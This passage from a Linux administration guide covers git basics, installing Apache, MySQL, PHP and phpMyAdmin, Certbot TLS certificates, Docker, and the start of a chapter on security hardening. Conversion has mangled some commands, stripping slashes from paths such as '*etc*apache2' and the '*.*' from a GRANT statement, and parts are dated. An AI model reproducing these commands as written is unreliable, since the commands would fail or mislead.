Deletes a branch in the current repository.

git branch [branch_name]

Creates a new branch in the current repository.

git checkout [branch_name]

Switches branches and updates the working directory.

git merge [branch_name]

Merges specific branch history into the current branch.

Removing, deleting, and reverting files git rm [file_name]

Deletes a file from the local storage, then stages its deletion.

--cached [file_name]

Stops tracking of a file, then stages its deletion (but does not delete it from the local storage) git mv [old_file_name] [new_file_name]

Renames the file on disk, then stages the deletion of the old name and addition of the new name.

git checkout -- [file_name]

Reverts a modified file on local storage back to the last committed version.

Viewing Commit History

git log

Displays history details.

-1

Shows the last commit.

--stat

Shows stats instead of diff details.

--name-status

Shows a simpler version of stat.

--oneline

Shows commit comments.

Installing L.A.M.P.

Overview: LAMP is an acronym for a group of open source software services that are typically installed together on a server to host dynamic web applications. The term is an acronym for Linux (the operating system), Apache (the web server service), MySQL (the database service), and PHP or Python (for dynamic content generation).

LAMP Overview

Layer 4: **Shell** (i.e. Sytem and service management) Layer 3: **Apache and MySQL Service** Layer 3a: **PHP Engine** (Called by the Apache Service) Layer 3b: **PHP Webpage and Apps** (i.e. MyPHPAdmin) Layer 2: **Network and Firewall** (i.e. Communication) Layer 1: **Host OS** (i.e. Kernel, Libraries, etc.) Layer 0: **Infrastructure** (i.e. Hardware, VM, Cloud, IoT, etc.) If you're still learning Linux this is a great chapter because it will give you exercises to get an idea of what it takes for installing a set of Linux applications and services. This chapter will teach you the basics of installing services, controlling them, managing configuration files, and more.

Even if you're not going to be using LAMP services, but want to get more experience installing and managing them. This chapter will provide a great introduction to this type of Linux administration.

Prerequisites: *This section requires that you have root permissions on the system to install services and make changes to the OS.*

Before starting this section, make sure that you get the updated list of the package manager repositories, so that you get the latest versions of the programs, services and libraries, type: sudo apt-get update -OR-sudo yum update

Notes: *These instructions can require that you make modification to the service(s) or OS depending on the distro and versions of the software that you're running. Although, this section is a good framework you can use to complete the installs.*

The application developers are always enhancing their software, and over time these instructions can change.

Installing the Apache Web Server

Overview: This section provides instructions on how to install and do a basic setup of the Apache HTTP service, and how to modify the firewall. The Apache service is used to deliver files using the HTTP protocol to remote clients and systems.

The Apache HTTP Server, is a free and open-source cross-platform web server. It was originally based on the NCSA HTTPd server. Development of Apache began in early 1995 after work on the NCSA code stalled.

As of March 2018, it was estimated to serve 43% of all active websites and 37% of the top million websites.

Install the latest version of the Apache web server, type: sudo apt-get install apache2

-OR-sudo yum install httpd

Modifying the Firewall

This section covers how to open up the necessary ports in the local firewall so that http traffic (port 80), and HTTPS (port 443) traffic to pass through. The ufw (Uncomplicated Firewall) utility is for managing iptables (a netfilter firewall design) to be easy to use. It uses a command-line interface consisting of a small number of simple commands, and uses iptables for configuration.

Note: *These instructions assume that you have the UFW firewall utility installed on your system.*

Lists all the apps that are currently supported by the firewall, look for 'Apache Full', type: sudo ufw app list

Make sure traffic is allowed to ports 80 and 443, type: sudo ufw app info "Apache Full"

If traffic is not allowed for ports 80 and 443, type: sudo ufw allow in "Apache Full"

To test to make sure the Apache service is working correctly, type: http://domain_name_or_ip

To find your local machine's IP address, type: ip addr show eth0 | grep inet | awk '{ print $2; }' | sed 's/\/.*$//'

To find your local machine's hostname address, type: hostname

Installing MySQL Database

Overview: This section provides instructions on how to install the MySQL database service. This service is utilized by web apps to store or retrieve data it needs.

MySQL is an open-source relational database management system (RDBMS). Its name is a combination of "My", the name of co-founder Michael Widenius's daughter, and "SQL", the abbreviation for Structured Query Language.

> **Prerequisites:** *This section assumes that your Apache service is working and configured properly. This includes that you have root permissions on the system to install the service.*

To install the service, type:

sudo apt-get install mysql-server

-OR—

RPM based installation, see: https://dev.mysql.com/downloads/repo/yum/

The following script will secure the MySQL installation. It does this by removing some dangerous default settings and locking down access to the database system, type: sudo mysql_secure_installation

> **Note:** *You'll be ask if you want to configure the: VALIDATE PASSWORD PLUGIN. This option enables strong password validation. This is recommended for a production environment. Then just accept the defaults for the rest of the questions by answering 'Y'. This will disable things like anonymous users, remote root logins, etc.*

To test the MySQL connection, type:

sudo mysql

> **Note:** *If you're going to install the phpMyAdmin web app for managing MySQL databases. For the root MySQL user to login, you need to switch the authentication method from AUTH_SOCKET to MYSQL_NATIVE_PASSWORD. This will be discussed later in the chapter, and is only needed if you're going to install that web app.*

To validate if the AUTH_SOCKET plugin is being used (which is generally enabled by default), from the mysql> prompt, type: SELECT user,authentication_string,plugin,host FROM mysql.user; To exit the MySQL application, from the mysql> prompt, type: exit

Installing PHP

Overview: This section provides instructions on how to install the PHP engine. PHP is a server side scripting language utilized to generate files (mostly web pages) to respond to HTTP requests from clients or remote systems.

The PHP language is designed for Web development, but also can be used as a general-purpose programming language. PHP originally stood for Personal Home Page, but it now stands for the recursive acronym PHP: Hypertext Preprocessor.

> **Prerequisites:** *This section assumes that the Apache and MySQL services are working and configured properly. This includes that you have root permissions on the system to install the PHP engine.*

Install the PHP engine and the additional helper packages that are needed for accessing the Apache and MySQL services, type: sudo apt-get install php libapache2-mod-php php-mysql Modify Apache to accept index.php file, type: sudo nano *etc*apache2/mods-enabled/dir.conf In nano on the line below (i.e. DirectoryIndex) , move the PHP index file (i.e. index.php) to the first position: <IfModule mod_dir.c>

```
        DirectoryIndex index.php ...
    </IfModule>
```

(To save the file and exit the editor, press **Ctrl+X**, type: **y** and press Enter) Then restart the Apache service, type:

```
sudo systemctl restart apache2
```

To check the status of the service, type:

```
sudo systemctl status apache2
```

Testing the PHP Installation

To make sure the PHP engine is working properly. Use the following commands to create a file called info.php in the web root [*var*www/html/], type: echo "<?php phpinfo(); ?>" > *var*www/html/info.php To test the page, and see if PHP is installed correctly. In a browser type: http://domain_name_or_ip/info.php

If everything is working properly a page will displays with a great deal of information about the OS and related subsystems.

To delete this file, type:

sudo rm *var*www/html/info.php

Additional Resources:

To help manage your MySQL databases from the web browser, check out PHPMyAdmin.

To add a free TLS/SSL certificate, check out Let's Encrypt.

Installing PHPMyAdmin

Overview: This section provides instructions on how to install the PHPMyAdmin web app. This tool allows you to manage your MySQL databases using a browser through a web user interface (WUI).

With the popularity and power of the phpMyAdmin tool, it makes it a target by Internet attackers. I would never recommend running this web app on a productions system. If you do have to run it, make sure it has been locked down and regularly patched. It is also highly recommended that you encrypt all communications with this tool using SSL.

Prerequisites: *This section assumes that your Apache, MySQL, and PHP are working and configured properly. This includes your firewall settings, and that you have root permissions on the system.*

To install the phpMyAdmin web app, type:

sudo apt-get install phpmyadmin php-mbstring php-gettext

Notes: *For server selection, choose "apache2", then select "Yes" when asked to use dbconfig-common to set up the database. Then you will be asked to choose and confirm a MySQL application password for phpMyAdmin.*

The installation process adds the phpMyAdmin Apache configuration file into the etcapache2/conf-enabled/ .

To explicitly enable the mbstring PHP extension, type: sudo phpenmod mbstring

Restart Apache to recognize the changes, type: sudo systemctl restart apache2

Note: *phpMyAdmin automatically creates a database in MySQL called phpmyadmin.*

To login with your root MySQL user, you need to switch the authentication method from AUTH_SOCKET to MYSQL_NATIVE_PASSWORD, type: sudo mysql

To display the current authentication method configuration that is being used by MySQL, from the mysql> prompt, type: SELECT user,authentication_string,plugin,host FROM mysql.user; To alter the authentication method configuration to use mysql_native_password , from the mysql> prompt, type: ALTER USER 'root'@'localhost' IDENTIFIED WITH mysql_native_password BY 'password';

Note: *Make sure to change 'password' to a strong password.*

To put the configuration changes into effect, from the mysql> prompt, type: FLUSH PRIVILEGES;

To make sure the new configuration changes have been impletement in the system, from the mysql> prompt, type: SELECT user,authentication_string,plugin,host FROM mysql.user; From the mysql> prompt, type: exit

To access the PHPMyAdmin web interface, the machines domain name or public IP address, in a browser type: https://domain_name_or_ip/phpmyadmin

Note: *When password authentication is enabled, you will need to login using a different command. To login with the traditional* *method, type: mysql -u root -p*

To create a unique user rather than using the root user, modify the steps about with the following commands. From the mysql> prompt, type: CREATE USER 'new_user'@'localhost' IDENTIFIED BY 'password';

Note: *Change 'new_user' to whatever you want, and change the 'password' to be a strong password.*

This command grants the new user appropriate privileges [i.e. root permissions] in the MySQL database service, type: GRANT ALL PRIVILEGES ON . TO 'new_user'@'localhost' WITH GRANT OPTION; From the mysql> prompt, type: exit

Securing the phpMyAdmin Console

Overview: This section is a practical introduction to the .htaccess file. The .htaccess file allows you to override the default Apache settings, by applying the commands/instructions in this file. Even if you don't need to utilize this feature for phpMyAdmin, it will give you information you can later apply to web sites/apps at a later time.

> **Prerequisites:** *This section assumes that your Apache, MySQL, PHP and PHPMyAdmin are working and configured properly. This includes your firewall settings, and that you have root permissions on the system.*

You need to enable the use of the .htaccess file to override the Apache configuration settings. You do this by modifying the *etc*apache2/conf-available/phpmyadmin.conf file.

Add the following line ' AllowOverride All ' in the following section: <Directory *usr*share/phpmyadmin> , type: sudo nano *etc*apache2/conf-available/phpmyadmin.conf <Directory *usr*share/phpmyadmin>

```
        AllowOverride All
        ...
```

(To save the file and exit the editor, press **Ctrl+X**, type: **y** and press Enter) Restart the Apache service, type:

```
sudo systemctl restart apache2
```

To apply the security permissions you need to create .htaccess file, type: sudo nano *usr*share/phpmyadmin/.htaccess

Note: *Within the file, type the following information: (it is okay to leave out the comments, I am only providing them for clarity.*

# specifies the authentication type being implemented # (i.e. password file)

AuthType Basic

# Specifies message for the authentication dialog box.

# Suggestion: keep messaging generic, for security reasons.

AuthName "Restricted Files"

# Specifies the location of the password file used for # authentication # Suggestion: store this file outside of the directories # that are being served by the web service.

AuthUserFile *etc*phpmyadmin/.htpasswd *# specifies only authenticated users should be granted # access to the resource.*

Require valid-user

(To save the file and exit the editor, press **Ctrl+X**, type: **y** and press Enter) To create the password file, you will be prompted to enter a password, type: sudo htpasswd -c *etc*phpmyadmin/.htpasswd user_name To create additional users, do this without using the -c flag, type: sudo htpasswd *etc*phpmyadmin/.htpasswd new_user_name When you access the PHPMyAdmin interface, you will be prompted for an additional user account name and password that was created, type: https://domain_name_or_ip/phpmyadmin

Installing SSL Certificate

Overview: Let's Encrypt is a Certificate Authority (CA) that provides free TLS/SSL certificates, that allow you to enable encrypted HTTPS communication on your web server(s). HTTPS is critical to the security of your site and users.

Search engines like Google give higher priority in the search results to sites that support encrypted communications.

> **Prerequisites:** *A server running a recent version of Linux and apache.*
>
> *A fully registered domain name, i.e. example.com.*
>
> *DNS 'A records' (and 'CNAME record', which is optional) that point to your server's public IP address. i.e.: example.com (123.321.123.321), www.example.com (123.321.123.321).*

Installing Certbot

EFF's Certbot can automatically enable HTTPS on your website by deploying Let's Encrypt certificates. You might ask why you may need Certbot to help you. First, it automates the process of requesting installing the certificate, this can relieve you of that administration.

Second, the Let's Encrypt Certificate has a hard coded lifetime of 90 days, before they have to be renewed. The Certbot takes care of the renewal process automatically. This feature is designed to help prevent a malicious person or group from abusing the certificate if they are able to get a hold of it.

To install the Certbot repository, type:

```
sudo add-apt-repository ppa:certbot/certbot
```

To install Certbot's Apache package, type:

sudo apt-get install python-certbot-apache

Open the virtual host file for the domain, type: sudo nano *etc*apache2/sites-available/example.com.conf Find the **ServerName**, it should look like the example: ...

```
ServerName example.com;

...
```

Note: *If it doesn't match, update the file and save the changes.*

To verify the syntax of your configuration edits, type: sudo apache2ctl configtest

Note: *If there is an error, reopen the virtual host file and check for mistakes (i.e. typos, missing characters, etc.).*

To reload apache service to force the loading of the new configuration, type: sudo systemctl reload apache2

Allow HTTPS through the Firewall

You need to make sure the HTTPS ports (TCP/443) are open in the firewall in order for remote systems to communicate with the service.

Check the current status of the firewall status, type: sudo ufw status

To clear out the old firewall configuration (if it exists) and replace it with a new one, type: sudo ufw delete allow 'Apache'

sudo ufw allow 'Apache Full'

To check the current firewall status, type:

sudo ufw status

Obtaining an SSL Certificate

Certbot provides a variety of ways to obtain SSL certificates through plugins. The Apache plugin will take care of reconfiguring Apache and reloading the config whenever necessary.

To use this plugin, type:

sudo certbot --apache -d example.com -d www.example.com If this is your first time running certbot, you will be prompted to enter an email address and agree to the terms of service. After doing so, certbot will communicate with the Let's Encrypt server, then run a challenge to verify that you control the domain you're requesting a certificate for.

If that's successful, certbot will ask how you'd like to configure your HTTPS settings. Select your choice then hit ENTER. The configuration will be updated, and Apache will reload to pick up the new settings.

Your certificates are downloaded, installed, and loaded. Try reloading your website using https:// and notice your browser's security indicator. It should indicate that the site is properly secured, usually with a green lock icon.

Tip: *If you test your server using the SSL Labs Server Test (https://www.ssllabs.com/ssltest/), it should give your site an A grade.*

Verifying Certbot Auto-Renewal

As stated earlier Let's Encrypt certificates are only valid for ninety days. This is to encourage users to automate their certificate renewal process. The certbot package that was installed takes care of this for you by adding a renew script to the *etc*cron.d . This script runs twice a day and will automatically renew any certificates that are about to expire within next thirty days.

To test the renewal process, type:

```
sudo certbot renew --dry-run
```

When necessary, Certbot will renew your certificates and reload Apache to pick up the changes. If the automated renewal process ever fails, Let’s Encrypt will send a message to the email you specified, warning you when your certificate(s) are about to expire.

Installing Docker (Containerization)

Overview: Docker is a technology for managing processes that are run in Docker containers. Docker Containers run applications in resource-isolated processes. The technology is similar to virtual machines (VMs), but Docker containers are more portable, more resource-friendly, and dependent on the host operating system.

Docker and virtual machine technology offer process resource-isolation. Unlike Docker, VMs run independently of the host operating system. Each VM has to maintain a complete copy of the OS and related dependencies, and applications. So VMs require more system resources in order to execute.

Prerequisites: *This section requires that you have: - A system with reasonable amount of resources (i.e. 2 CPUs, 8GB RAM and 50GB storage, 1 NIC) - An updated/patched Linux Distro.*

- *Root permissions on the system to install services and make changes to the system - An account on the Docker Hub web site (https://hub.docker.com/). If you don't already have an account, you should login now and create one.*

Docker vs. Hypervisor Infrastructure

In a Docker infrastructure, you only need one copy of the OS (per server). All the containers only contain the dependencies (i.e. libraries, executables, etc.) and the code that is needed for it to run the service it provides. It is very scalable, and efficient, but does have a downside of having to rewrite existing code to utilize it. One of the main benefits of the technology is that it allows your services to scale (up or down) very quickly.

Docker Overview (more optimized use of system resources) Layer 4: **Docker Containers** (A "running copy" of a Docker Image) *[Multiple Docker Containers can run in the systems memory]*

Layer 3: **Docker Images** (holds the Programs/Services/Libraries/Data) *[Popular Docker Images are maintained on the Docker Hub]*

Layer 2: **Docker Service** Layer 1: **Host OS** (i.e. Kernel, Libraries, etc.) Layer 0: **Infrastructure** (i.e. Hardware, VM, Cloud, IoT, etc.) In a Hypervisor infrastructure, every VM has its own copy of the OS, and related dependencies. This allows for traditional code writing or the running of legacy code, but it lacks the resource efficiency and scalability of Docker. You also need to maintain patches on each VM independently.

Hypervisor Overview (great for Legacy applications) Layer 4: **Applications/Services/Data** Layer 3: **Virtual Machines** (w/OS [Windows, Linux]) *[Multiple virtual machines can run in the systems memory]*

Layer 2: **Host OS** (i.e. Windows, Linux) Layer 1: **Hypervisor** (i.e. VMWare, Hyper-V, Xen) Layer 0: **Infrastructure** (i.e. Hardware, VM, Cloud, IoT, etc.) Docker containers are built from Docker images. By default, images are pulled from the Docker Hub (https://hub.docker.com). The Docker Hub is the Docker registry managed by the company that owns the technology. Anyone can host their images on the Docker Hub, so the most popular applications and Linux distributions will already have images hosted there.

Note: *There could be variations with the install procedure depending on the distro you're using. If you have problems, please look up specific guides that maybe available for your version of the distro you're running on your system.*

To understand the importance of Docker, it helps to understand a very basic programming concept called a 'function'. In traditional programming functions allow a programmer to write reusable blocks of code that can be repeatedly used as many times as they are needed. Functions are only limited by the capabilities of the programming language and the programmer's imagination.

A Docker container is similar to a function, in respects that it contains reusable code that can be repeatedly used as many times as they are needed. When using the Docker technology, a developer can create a program that is very scalable. Instead of writing a large monolithic program, they can break up their code into Docker containers.

When the developer needs to scale the system resources up or down all they have to do is start or stop containers based on the images that contain the code that they need. This is an over simplified explanation of the technology, but hopefully you will see the power of it.

You can literally start or stop a Docker container in microseconds, verses spinning up a VM which can take several seconds to a few minutes. The Docker containers also have the advantage of a smaller system resource footprint, because they don't have their own independent operating system.

This chapter only covers Docker at a very high-level, it should be good enough to get you started understanding what it does. Although, it really doesn't provide anything more than a quick introduction to the technology, and how to do basic administration of it.

Installing Docker from official Docker repository

You can use your distros builtin repositories for Docker, but they might not always have the latest version available. To get the latest version of Docker you need to point your package manager to use the official repositories.

To update your package manager repository information, type: sudo apt-get update


Make sure your apt package manager has the prerequisites to use HTTPS download, type: sudo apt-get install apt-transport-https ca-certificates curl software-properties-common Add the official Docker repository GPG key to the apt package manager, type: curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo apt-key add -

Add the Docker repository to the apt sources, type: sudo add-apt-repository "deb [arch=amd64] https://download.docker.com/linux/ubuntu bionic stable"

Update the apt package database with the Docker packages, type: sudo apt-get update

Make sure you're installing Docker from the correct apt repository, and not the default, type: apt-cache policy docker-ce

You should see the following message to tell you that the installation package is from the Docker repository:



```
docker-ce:
  Installed: 18.06.1~ce~3-0~ubuntu
  Candidate: 18.06.1~ce~3-0~ubuntu
  Version table:
 *** 18.06.1~ce~3-0~ubuntu 500
        500 https://download.docker.com/linux/ubuntu bionic/stable amd64 Packages
        100 /var/lib/dpkg/status
     18.06.0~ce~3-0~ubuntu 500
        500 https://download.docker.com/linux/ubuntu bionic/stable amd64 Packages
     18.03.1~ce~3-0~ubuntu 500
        500 https://download.docker.com/linux/ubuntu bionic/stable amd64 Packages
```

Installing the Docker service, type

sudo apt-get install docker-ce

Check to make sure the Docker service is running, type sudo systemctl status docker

> You should see the following message to tell you that the service is running: ... Active: active (running) ...

Notes: *When installing Docker, you get the Docker service (daemon) and docker command line utility. The docker command line utility is how you interact with the service, images and the containers.*

The docker command has to be run by the root user or by a user in the docker group that is automatically created during the Docker's installation process. To add your name to the Docker group, type: sudo usermod -aG docker ${USER} (if you're having a problem, manually enter your username in the command). Then logout and log back in, or type: su - ${USER} , to confirm that you're in the Docker group, type: id -nG.

Using and Testing the Docker Service


In this section and the rest of this chapter assumes that you added your user account to the docker security group talked about earlier. If not, you will need to prefix the docker command with the sudo command.

The Docker command syntax looks like:

docker [option] [command] [arguments]


To check if Docker is running and the connectivity is working properly, type: docker run hello-world

Note: *If the image is not already installed in your local repository, it will be automatically downloaded from the Docker Hub site [the default repository].*




```
Hello from Docker!
This message shows that your installation appears to be working correctly.

To generate this message, Docker took the following steps:
 1. The Docker client contacted the Docker daemon.
 2. The Docker daemon pulled the "hello-world" image from the Docker Hub.
    (amd64)
 3. The Docker daemon created a new container from that image which runs the
    executable that produces the output you are currently reading.
 4. The Docker daemon streamed that output to the Docker client, which sent it
    to your terminal.

To try something more ambitious, you can run an Ubuntu container with:
 $ docker run -it ubuntu bash

Share images, automate workflows, and more with a free Docker ID:
 https://hub.docker.com/

For more examples and ideas, visit:
 https://docs.docker.com/engine/userguide/
```

To display the images that have been downloaded to your computer, type: docker images



```
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
hello-world         latest              2cb0d9787c4d        7 weeks ago         1.85kB
```

To search for an available Docker image on the Docker Hub site (https://hub.docker.com/). Use the following command return a listing of all images that match the search string, type: docker search hello-world



```
NAME                                          DESCRIPTION                                     STARS               OFFICIAL            AUTOMATED
hello-world                                   Hello World! (an example of minimal Dockeriz…   642                 [OK]
kitematic/hello-world-nginx                   A light-weight nginx container that demonstr…   108
tutum/hello-world                             Image to test docker deployments. Has Apache…   55                                      [OK]
```


Note: *If the OFFICIAL column indicates [OK] for a Docker image that means it is built and supported by the company behind the project.*

Starting a Docker Container

I believe it is important to emphasize the difference between the Docker image and container. The Docker image is a digital template, and stores all the resources (i.e. programs, libraries, etc.) and data. When you run an image, a copy of it gets loaded into memory and then it becomes a Docker container.

To download the official Ubuntu image, type:

docker pull ubuntu



```
Using default tag: latest
latest: Pulling from library/ubuntu
124c757242f8: Pull complete
2ebc019eb4e2: Pull complete
dac0825f7ffb: Pull complete
82b0bb65d1bf: Pull complete
ef3b655c7f88: Pull complete
Digest: sha256:72f832c6184b55569be1cd9043e4a80055d55873417ea792d989441f207dd2c7
Status: Downloaded newer image for ubuntu:latest
```

To run a container with the latest image of Ubuntu, type: docker run -it ubuntu

Note: *The -i and -t switches provide interactive shell access into the container.*

The output will look something like: root@d57e5d79b88d:/#

d57e5d79b88d is the CONTAIN_ID, you will need that later if you want to delete it.

Any Linux command can be executed (as long as it is installed) inside the container, and all changes will only be made in the container. For example, you can install Midnight Commander (MC), execute it, and then exit the container.

Note: *When inside of the container, you don't need to prefix any command with sudo, this is because you're always operating as the* *root user.*

```
root@d57e5d79b88d:/# apt update
root@d57e5d79b88d:/# apt install mc
root@d57e5d79b88d:/# mc
root@d57e5d79b88d:/# exit
```

Managing Docker Images and Containers

When you have several Docker containers running in memory. You need to understand the basic administration commands needed to manage them (i.e. starting, stopping, etc.).

To display active (running) containers on your system, type: docker ps

To display active (running) and inactive containers on your system, type: docker ps -a

To start the Docker container (i.e. with the Ubuntu image that was downloaded earlier) use the container id of the image you want to start, type: docker start **d57e5d79b88d**

Note: *The container ID and names will constantly change as you start and stop these processes. These are only included as an example of what the complete command looks like.*

To stop a Docker container use the container id, or the assigned name (see the output of the ps) of the image you want to stop, type: docker stop **happy_villani** After you no longer need a container you can delete it, type docker rm **happy_villani**

Note: *It is possible to override any of the options like the automatic name creation. All you have to do is add the correct switches (i.e. --name) to the commands to create the container.*

Committing a Docker Image

After you modify a container the way you want it, you have to commit the changes and create a new Docker image from the changes you made to it. Otherwise if you don't want to keep the changes you can delete that container, and the changes that were made will be lost.

This is the syntax for the commit command:

docker commit -m "commitment message" -a "author name" container_id repository/new_image_name

Note: *For example, repository = Docker Hub username (i.e. jane2020)*

This is a full example of the commit command:

docker commit -m "added apps" -a "jane" d57e5d79b88d jane2020/Ubuntu_testapp1

To see all the Docker images installed on your local system, type: docker images

You will notice a size difference between the source (or base) image you started with vs. the new image you just created. The differences are the modifications made up of the changes (i.e. new repositories, commands, etc.) that you added.

Pushing Images to the Docker Repository

After the Docker image has been customized to the way that you want it. You can then upload these changes to the Docker Hub to use on other systems or to make them available for others to use.

Log into Docker Hub account, type:

docker login -u **docker-user_name** After you authenticate with your account password, you can push your own image, type: docker push **docker-registry-username/docker-image-name** For example, to push the image to your Docker Hub account, type: docker push **jane2020/Ubuntu_testapp1**

Note: *After pushing the image to the Docker Hub repository, the Docker image will be listed on your account's dashboard.*

To pull the image from the Docker Hub account on another computer, type: docker pull **jane2020/Ubuntu_testapp1**

Docker Commands (Version 18)

This is a list of the current docker commands (as of the writing of this book), and a description of what they do. All of these commands need to be prefixed by the docker command.

For example, docker info displays information about the running Docker service.

> For more information on a specific command, type: docker COMMAND --help

attach : Attach local the STDIN, output, and error streams to a running container.

build : Build an image from a Docker file.

commit : Create a new image from a container's changes.

cp : Copy files/folders between a container and the local filesystem.

create : Create a new container.

diff : Inspect changes to files or directories on a container's filesystem.

events : Get real time events from the server.

exec : Run a command in a running container.

export : Export a container's filesystem as a tar archive.

history : Show the history of an container image.

images : List the container images.

import : Import the contents from a tarball to create a filesystem image.

info : Display system-wide information.

inspect : Return low-level information on Docker objects.

kill : Kill one (or more) running containers.

load : Load a container image from a tar archive or STDIN.

login : Login to a Docker registry.

logout : Logout from a Docker registry.

logs : Retrieve the logs of a specific container.

pause : Pauses all processes within one (or more) containers.

port : List port mappings or a specific mapping for the container.

ps : List containers installed on the system.

pull : Pull an image or a repository from a registry.

push : Push an image or a repository to a registry.

rename : Rename a container.

restart : Restart one (or more) containers.

rm : Remove one (or more) containers.

rmi : Remove one (or more) images.

run : Run a command in a new container.

save : Save one (or more) images to a tar archive (streamed to the STDOUT by default).

search : Search the Docker Hub for images.

start : Starts one (or more) containers.

stats : Display a live stream of container(s) resource usage statistics.

stop : Stop one (or more) running containers.

tag : Create a tag TARGET_IMAGE that refers to SOURCE_IMAGE.

top : Display the running processes of a container.

unpause : Unpause all processes within one (or more) containers.

update : Update the configuration of one (or more) containers.

version : Show the Docker version information.

wait : Block until one (or more) containers stop, then print their exit codes.

Security Tips (System Lockdown)

Overview: Every day you read about how this or that company has been compromised by a malicious person or organization. One of the main things you can do to protect yourself and your business, is lockdown the security on your servers and desktops.

Prerequisites: *This section requires that you have root permissions on the system to install services and make changes to the OS.*

This section covers some of the things that you can do to make it harder for "bad actors" (i.e. hackers) from compromising your systems. Please note, this section only provides a high-level overview of some of the options that are available. You may have to look up how to implement these changes for the distro that you’re using.

Warning: *Like any type of change, it should never be made to a production system, without testing it on a development or pre-production system first. You need to make sure that any of these changes don’t affect your applications operation.*

Most new installations of any operating system are more secure then they use to be when doing a default installation. Although, if you have an older existing system, it can probably use some hardening to make it more secure against an attack.

This chapter contains a list of suggested security tools and tips for performing different types of system security administration tasks and diagnostics.

Core Security Philosophies

There are core security philosophies that every person in Information Technology should follow. This section is very high-level and may oversimplify the subject, but be aware it is much broader then what is covered here.

The most common type of malicious actors (someone or group looking to steal what they can), are looking for easy targets that they can compromise quickly. These type of attacks are easier to defend against, you mostly just need to make sure your systems are locked down and updated.

While the more determined malicious actors (generally going to be nation states), are much harder. They generally have a specific target that they are going after and will use any method that they want to achieve their end goal.

The core security philosophies listed below, are only a few of many, but these are a good place to start: **Least Privilege**: Only grant privileges that are needed for a user to do their job. Don't grant admin access to a user because it will make your job easier.

> **Defense in Depth**: Create multiple layers of security or defense. For example, have an external firewall to protect your perimeter, utilize the local firewalls on the OS, and then encrypt all your data and communications.
>
> **Be Persistent**: Malicious actors are constantly changing their attack methods, so you have to constantly adapt new methods to defend against these new types of attacks.
>
> **Reduce your Attack Surface:** Turn off services that are not needed, change default passwords and accounts, make sure your firewalls are configured properly, *etc.*

The following security diagram is a high-level tool to help visualize the different layers that you need to consider protecting against attack. It also briefly describes some of the considerations that you will need to do to protect that layer

Security Overview

